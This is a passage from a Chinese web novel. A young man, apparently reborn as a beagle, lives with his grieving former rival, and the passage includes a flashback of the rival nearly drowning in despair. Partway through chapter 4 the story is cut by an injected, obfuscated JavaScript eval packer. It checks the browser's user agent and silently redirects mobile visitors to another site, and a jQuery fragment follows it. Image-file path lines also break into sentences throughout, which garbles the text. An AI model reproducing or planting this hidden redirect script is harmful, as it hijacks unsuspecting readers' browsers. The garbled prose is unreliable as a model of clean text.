原本满满的水碗一滴不剩,周遭地板湿漉漉的,上面铺满了泡软的卫生纸,邪恶比格大王趴在干净的地方,抱着怀里的卫生纸,开心地撕咬。 “……” 谢昭衡投下的影子遮住了光线,顾昀格察觉到不对,下意识抬起头,眼中还带着捣乱后的兴奋。 一人一狗四目相对,顾昀格的理智逐渐回笼。 不对,他在做什么。 他低下头看着怀里的碎卫生纸,又看看狼藉的周围,嘴角止不住地抽搐,理不直气也不壮地为自己找借口。 呃…… 他做了好人好事,奖励自己玩个纸团怎么了! 4. 004 4 . 小比刚来家半天,这已经是谢昭衡第二次打扫卫生了。 他沉默地收拾完一切后,转头看到小比蹲在不远处,坐姿乖巧,两只黑黝黝的眼睛透着纯良无辜的光芒,奶棕色的耳朵自然垂下,弧度饱满,简直是天底下最能治愈人心的小天使。 谢昭衡平静地收回目光。 全都是假象。 他沉默地走到客厅,刚喝了杯水就注意到背后有“哒哒”声追了过来。 他意味不明地低下头,发现小比很开朗地跟在他身后,寸步不离,见他看过来还晃了晃耳朵,从小狗脸上看不到任何心虚和愧疚。 天大地大吃饭最大,难道犯错了就不让吃饭了嘛。 小比饿了。 谢昭衡并没有注意到小狗眼中散发出的对食物的渴望,转头看着窗外,不知为何出神。 小比的耐心有限,喉咙里发出咕噜噜的声音,用爪子扒拉谢昭衡的小腿,攀着膝盖要往上跳。 谢昭衡细细端详了几秒,实话实说:“放弃吧,你腿太短了。” “……” 小比的身形猛然顿住,狗眼瞪得圆圆的,似乎对他的毒舌不可置信。 谢昭衡终于良心发现,从果盘中挑了一个最小的苹果:“想吃?” 苹果的清香仿佛变成了实质,捏着小比的鼻子,把整个狗头都拉了过去,口水都快从嘴角流下来了。 谢昭衡没有养狗的经验,也没有兴致和耐心削皮切块,直接把整个苹果递了过去。 天使小比没有抱怨,趴在地上,用前爪抱着圆溜溜的苹果,鼻子拱了几下才咬了一口,果肉清脆多汁,甜美在舌尖迸发开。 小比吃得眼睛都亮了,抱着苹果啃啃啃,十分卖力,谢昭衡看到它这副样子,仿佛才迟钝地意识到生物都是需要进食的,而今天到现在他都没有吃一口饭。 胃是情绪的器官,他没有半点胃口,但身体已经发出了警告信号,在本能的驱使下,谢昭衡这才步子不急不缓地走到厨房。 小比沉迷苹果不能自拔,不知道谢昭衡什么时候离开的,他越吃越嗨,馋虫占领了智商高地,化身成了贪心鬼,对着圆鼓鼓的苹果,张大嘴巴咬了一口。 他刚要迫不及待地往下咽,突然发现嘴巴合不上了。 嗷呜啊呜啊呜呜。 前面两颗尖牙深陷在苹果中,咽不下也吐不出来,小比试图用两只前爪扒拉,但狗爪不如手灵活,吭哧吭哧努力了半天,也没能解决问题。 顾昀格没有办法,只能含着苹果去找谢昭衡帮忙。 谢昭衡听到清脆的哒哒声,立刻知道小比过来了,垂眸看着它。 小比仍然是那副纯良无辜的样子,柔软的耳朵垂到下巴,张大的嘴巴里含着一颗红彤彤的苹果,可爱得像是动画里的角色。 谢昭衡思考几秒,排除了小狗故意含苹果卖萌的可能性,“我不想吃,你自己吃吧。” “……”鬼才想给你吃呢! 顾昀格忍不住哼哼了两声,用鼻子碰了碰谢昭衡的裤脚,又努力仰起头,试图让谢昭衡发现牙卡在苹果里了。 谢昭衡却在给小狗讲道理,“你仰头也没办法把苹果整个咽下去,放弃吧,你只会噎死自己。” “……” 熟悉的味道,熟悉的配方。 谢昭衡独有的气死人不偿命的语言艺术。 顾昀格气得想揍他,却发现自己跳起来只能打到他的膝盖,更加气了,恶向胆边生,把卡在牙上的苹果像流星锤一样怼了过去。 谢昭衡终于从这个举动中,发现了不对劲。 如果牛顿的棺材板还能压得住,这个苹果应该会自由落地,而不是还牢牢地含在狗嘴里。 他蹲下身平视着小比,语气平直:“原来是卡住了。” 他伸出两根手指,轻松地把苹果拿了出来,小狗嘴这才合上。 顾昀格活动了下酸涩的下巴,忍不住白了谢昭衡一眼。 察觉到小比的幽怨,谢昭衡主动做出补偿,“马上就能吃晚饭了,还是牛肉。” 不争气的泪水差点从嘴角流下来,小比立刻忘记了刚才的龃龉,乖乖地蹲在旁边,望眼欲穿,尾巴飞快地摇来摇去。 他喜欢吃牛排,但作为不挑食的乖宝宝,明白只吃肉类会上火的道理,想让谢昭衡再给他夹点蔬菜,但张开嘴只能发出撒娇般的哼唧声。 他在原地转了一圈,终于想到办法,跑到放在客厅的绿植旁,体贴地挑了一片快要掉落的叶片,含着回到厨房。 他用鼻子碰了碰谢昭衡的腿,展示他叼来的树叶。 谢昭衡问道:“你想吃这个?” 小比眼睛一亮,激动地扯着嗓子应了一声。 谢昭衡点点头,表示他明白了。 顾昀格这才放心了,趴在一旁耐心地等着。 过了一会儿,他终于等到了自己的晚饭,仍然是不加任何调料的牛排,肉鲜嫩柔软,八分熟刚刚好。 至于他要的蔬菜…… 他看着盖在牛肉上的那片枯黄树叶,沉默许久,狗躯一震,不可置信地看着谢昭衡。 我叼来叶片是暗示我想吃绿色的蔬菜,不是真要吃这片树叶啊!! 不能多做一点阅读理解吗!! 小比为了抗议,呸的一声把树叶吐在地上,又用脚踢远了。 谢昭衡看了他几眼,又去霍霍绿植,选了一片更绿的叶片,放在小比的牛排上。 “……” 服了,人机谢昭衡。 作为狗主人,谢昭衡也算是温柔体贴,有求必应,但问题是小比的身体里有个人类的灵魂,要求的是举一反三,人类待遇。 美食当前,小比的口水泛滥成灾,他也懒得再跟谢昭衡计较这个问题了,装作从没提出过这个要求。 吃完饭后,顾昀格本着饭后不能剧烈运动的养生原则,耐心休息了半小时,之后在沙发上上蹿下跳,跑酷消耗了活力后,身体一翻,整只狗像是突然断了电,直接进入了梦乡。 …… 顾昀格本以为自己会像做人那般一觉睡到天亮,但他睁开眼时,看到外面还是一片漆黑。 他又在沙发上瘫了一会儿,这才不情不愿地站起身,看了眼放在旁边的钟表,发现才半夜两点。 实在睡不着,他又不敢扰人清眠,只能悄无声息地在客厅遛弯,不知不觉走到了谢昭衡卧室门口。 卧室门没有完全关上,他敏锐的听觉捕捉到了一道呼吸声。 不需要经过思考,狗的本能便告诉他呼吸声不算平缓,并不是睡着的状态。 顾昀格心头一动,从门缝钻了进去。 …… 谢昭衡看着窗外的夜空,许久后眼睫才轻颤了一下。 夜空漆黑深邃,明明就在眼前,伸手却触不可及,就像那天在海里,他往下看的那一眼。 高考后的那个暑假,有人失落有人欢欣,但不管结果如何,他们注定分别。 大家十分不舍,看到有人在群里提议一起去海边度假,纷 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17457045|201241||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 纷响应,其中人缘最好的顾昀格自然不能缺席。 他当时也看到了消息,隔着冰冷的屏幕,从只言片语中察觉到了顾昀格的勉强。 父母离世后,顾昀格手头拮据,没有足够的钱支撑他到海边度假,但他不想让朋友伤心,还是同意了。 度假的第三天,他们约定坐着电动艇出海玩,船上的位置有限,只容六个人,而顾昀格身边总是围绕着那么多人,他这个死对头自然被排除在外。 他只能站在原地等第二艘电动艇出发。 那天的一切他都不记得了,没有清新的海风、灿烂的阳光和湛蓝的天空,更没有翻涌着浪花的大海,他只是看着顾昀格远去的方向,突然听到了被海风吹得破碎的尖叫声。 他什么都没有看到,却有种强烈的不安感,心脏剧烈跳动,狠狠撞击着胸骨,让他整个人跟着震颤起来。 电动艇不断靠近,他的目光紧紧锁住船上的人,想看到那个熟悉的身影。 但没有,哪里都没有。 那艘电动艇上的所有人都在急切地呼喊顾昀格的名字,紧紧盯着海面,身体前倾,几乎要探入海中,却只是徒劳地抓着空气。 他猛然意识到了什么,等回过神来已经跳入了大海。 他在顾昀格消失的地方不断寻找,海面像一张脆弱的薄膜,明明能轻易搅起涟漪,却永远没办法打破,将他和顾昀格牢牢分隔在两端。 之后他渐渐失去力气,被大海吞噬,窒息感涌来,他没有挣扎而是闭上了眼睛。 他想跟顾昀格同在一处,至于是哪里都不重要。 但最终他被还是人救起了。 …… 收拢思绪,谢昭衡重重地闭了下眼,在不断加快的心跳中试图稳住呼吸。 身体和精神极度疲惫,神经紧绷,耳鸣声连成了线,牢牢缠在他的脖颈上,越收越紧,呼吸随之不畅,头先变得沉重,之后整个身体像是陷入了淤泥之中,动弹不得。 生命的前十六年,这种状况经常发生,他对这样的痛苦习以为常,甚至变得麻木。 顾昀格的出现改变一切,他跟世界重新建立联系,有了真切的实感,他变得越来越好,高中三年再也没有这种濒死的感觉,直到意外发生。 太阳坠入深海,救赎被剥夺,他又被重新打入地狱。 事到如今,药物的作用杯水车薪,他只能僵硬地转过头,看着窗外的夜空,尽力睁大眼睛,试图包揽更多的景象。 夜空和深海那么像,让他可以自欺欺人,催眠自己还和顾昀格同出一处,以此来获得一点点安宁。 都过去了四年了,顾昀格还在救他。 他眨也不眨地看着,呼吸渐渐变得平稳,但夜空突然消失了,取而代之的是一片毛茸茸,以及比星光还要闪亮的一双狗眼。 “汪呜。” 顾昀格凶巴巴地瞪着谢昭衡。 狗类的本能让他通过呼吸声判断谢昭衡没有睡着,但他仍然将信将疑,打算进来看看。 屋里没有半点亮光,他细细观察了一番,发现谢昭衡没有熬夜玩手机,而是像傻子一样看着夜空。 不仅如此,谢昭衡半夜还骚包的喷香水,越靠近他空气中的苦味越浓,都快到了呛人的程度。 而他小腹鼓胀,憋得十分辛苦,顾昀格忍无可忍,用前爪攀着床沿,后脚撑地直立在床边,凶巴巴地瞪着谢昭衡。 你为什么还不睡觉! 是不是不想早上六点起床遛狗! 回!答!我! 5. 005 第五章 谢昭衡默默闭上眼睛,怀疑自己的视力出了问题。 顾昀格更气了,用爪子扒拉他。 你。 就是你。 look my eyes! 视觉和触觉不可能同时出问题,谢昭衡终于认清现实,跟小比四目相对,面面相觑。 顾昀格忍不住哼哼了两声。 他原本打算体谅年轻人的作息,强忍到早上六点,没想到谢昭衡丝毫不领情,不玩手机就是干熬夜。 他又往前扒拉了一下,试图捂住谢昭衡的眼睛。 不用语言沟通,谢昭衡便从小狗脸上清楚地捕捉到了怨念和愤怒,再加上这两只不断向前探的小狗爪子,他毫不怀疑自己再不睡觉,将会面对很可怕的事情。 一人一狗僵持了几秒,谢昭衡率先妥协了,闭上眼睛。 顾昀格仍然维持着站立的姿势,一双亮晶晶的狗眼锁住谢昭衡的脸,生怕他耍赖,熬夜不睡觉。 谢昭衡只是装装样子糊弄狗,见身边没有动静了,再次睁开眼,视线晃了几下,最后落在趴着睡觉的小比身上。 小比睡着时像个小天使,神情纯良奶呼呼的,下巴搁在爪爪上,另一条腿伸直,格外放松惬意。 谢昭衡愣了愣,眼前不受控制地浮现出一副画面。 高中教室,天空湛蓝,绿树成荫,清风浮动。 窗帘微微扬起,在空中划过优美的弧线,光影晃动,明亮的日光洒在书桌上,也洒在趴着睡着的人脸上。 他站起身挡住了阳光,睡着的人微蹙的眉头渐渐舒展,一只手垫在脸下,明明人很清瘦,脸颊却很有肉感,挤出了一圈鼓鼓的肉,另一只手自然伸直,手臂线条流畅纤瘦,手背上青色的筋络微微鼓气,手指修长,光点在指尖跳跃。 睡姿跟小比一模一样。 谢昭衡知道这个睡姿很常见,从一只狗身上看到熟悉感,联想到顾昀格很荒谬,但他只能这样做。 这是他的最后一根救命稻草,自我催眠就算时间过去了四年,物是人非,周遭还是处处有顾昀格的影子,他们之间的联系没有断。 顾昀格一直都陪在他身边。 这个念头对谢昭衡有无比强大的抚慰作用,心底某处空荡荡的地方被填满了一些,神经不再紧绷,压抑许久的困意涌来,身体发出的求救信号将他坠入梦乡。 通过呼吸,装睡的顾昀格察觉到谢昭衡睡熟了,在床边转了一圈,就地趴下,直接化身成宿管,就在这盯着谢昭衡好好睡觉。 …… 天刚亮,谢昭衡就睁开了眼。 眼底没有半点困顿和迷糊,无比清明,仿佛刚刚不是睡早了,而是直接晕倒,失去了意识。 早起往往十分艰难,大多数人都会在这一刻意识到睡眠的美好,恨不得跟床黏在一起,但谢昭衡没有半点犹豫和赖床,直接起床洗漱。 顾昀格都看呆了。 才五点,太早了吧。 虽然他的膀胱早已鼓鼓囊囊,但还是觉得早过头了。 如果真让谢昭衡此刻带他出门,传出去太有损比格的名声。 在顾昀格扭扭捏捏时,谢昭衡已经换好衣服,在门口等他了,一副“你怎么还不过来”的表情。 “……”行吧,成全你。 早上五点半,整个小区寂静无声空无一人,忍人和他的小比已经出门了。 到了专门的宠物活动场地,顾昀格随机挑选了一棵幸运树,为它浇水施肥。 鼓胀的小腹终于得到解放,小比爽的打了个激灵,对着升起的太阳,小小声地“wer”了一声,做起了逐日的小比,在活动场地狂奔。 小比撒花似的跑了一圈又一圈,精力充沛,谢昭衡却一动不动地站在旁边,显得死气沉沉。 顾昀格跑爽了后,终于顾得上他了,站在灌木丛边缘,摇着尾巴却不靠近。 谢昭衡静静地看着小比,像是受到了某种感召,往前走了一步。 离开树荫,明媚的阳光洒满全身,温暖又熨帖,像是被子一般被晒得松软轻快了一些。 谢昭衡愣神了几秒,眼神这才有了些许波动,缓慢地抬起头,像是才发现太阳一般。 顾昀格见状差点笑出声。 果然是货真价实的人机,都有充电开机这一说。 他终于放心了,继续转身完成他的标记大业,没再搭理谢昭衡。 谢昭衡一动不动地站着,沐浴着阳光,状态比之前好了许多,昨晚难得安稳地睡了几小时,身体的疲惫终于得到了缓解,不再像一张拉满到极致的弓,随时会崩溃了。 他仰头看着太阳越爬越高,突然明白大家为何对朝阳如此着迷。 因为它代表着新生和希望。 …… 顾昀格回家吃完早饭了,又睡了个回笼觉,原本睡得好好的,但突然打了个喷嚏,把他从梦中惊醒了。 他眯着眼睛,用前爪蹭了蹭发痒的鼻子,小声念叨:到底谁在挂念我? 还真有人挂念着他。 另一边,付谊时临时抱佛脚写了一篇狗屁不通的论文,虽然分数不会太高,但总算避免了挂科的风险。 